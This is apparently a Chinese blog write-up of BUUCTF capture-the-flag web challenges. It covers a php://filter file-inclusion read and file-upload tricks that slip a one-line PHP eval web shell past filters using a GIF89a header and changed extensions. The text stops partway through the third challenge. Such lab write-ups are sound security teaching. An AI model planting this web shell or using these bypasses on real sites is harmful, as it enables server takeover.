BUUCTF web 文件上传+文件包含篇

原创

poggioxay 于 2021-08-09 10:29:13 发布 277 收藏 2

分类专栏： wp web 文章标签： 文件上传 文件包含


wp 同时被 2 个专栏收录

15 篇文章 1 订阅

订阅专栏


web

12 篇文章 0 订阅


订阅专栏

文章目录

[ACTF2020 新生赛]Include——文件包含

1.打开题目链接，查看题目意思为文件包含

tips



2. 获取到的url为

```
http://c605348f-44f9-4c25-b602-66c73ee07005.node3.buuoj.cn/?file=flag.php
```


是一个`php`文件,返回字符串如下:`Can you find out the flag?`
猜测读取原码:构造`url`:

```
?file=php://filter/read=convert.base64-encode/resource=flag.php  //文件上传中传输PHP的协议，可以传送任意PHP文件
```


PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NGQxMDZhMjEtZWIxOS00MGJmLWE0MDQtMjk5NmUxY2NkYmVhfQo=

3. 猜测`flag`被加密，使用`base64`解密

结果




[极客大挑战 2019]Upload——文件上传




由题目来看，考点为文件上传。
上传一个包含一句话木马的 php 文件，发现上传失败并提示不是图片。

在上传 php 文件时使用 burp 抓包，尝试修改文件后缀为 png，上传不成功




上传图片马


继续上传文件内容为一句话木马的`jpg`文件，提示过滤了`<?`




因为过滤了`<?`,因此不能只使用`php`语言

```
<script language='php'>@eval($_POST['abc']);</script>
```






发现不仅前端，后端也进行了检查。因此使用`burp`抓包后添加`GIF`文件的文件头`GIF89a`,并修改文件后缀为png、phtml、gif、jpg等等均可




使用蚁剑连接即可获得flag。

[ACTF2020 新生赛]Upload——文件上传


打开题目链接点击灯泡即可看到隐隐约约的上传文件的框。




上传一个含有一句话木马的 `php` 文件



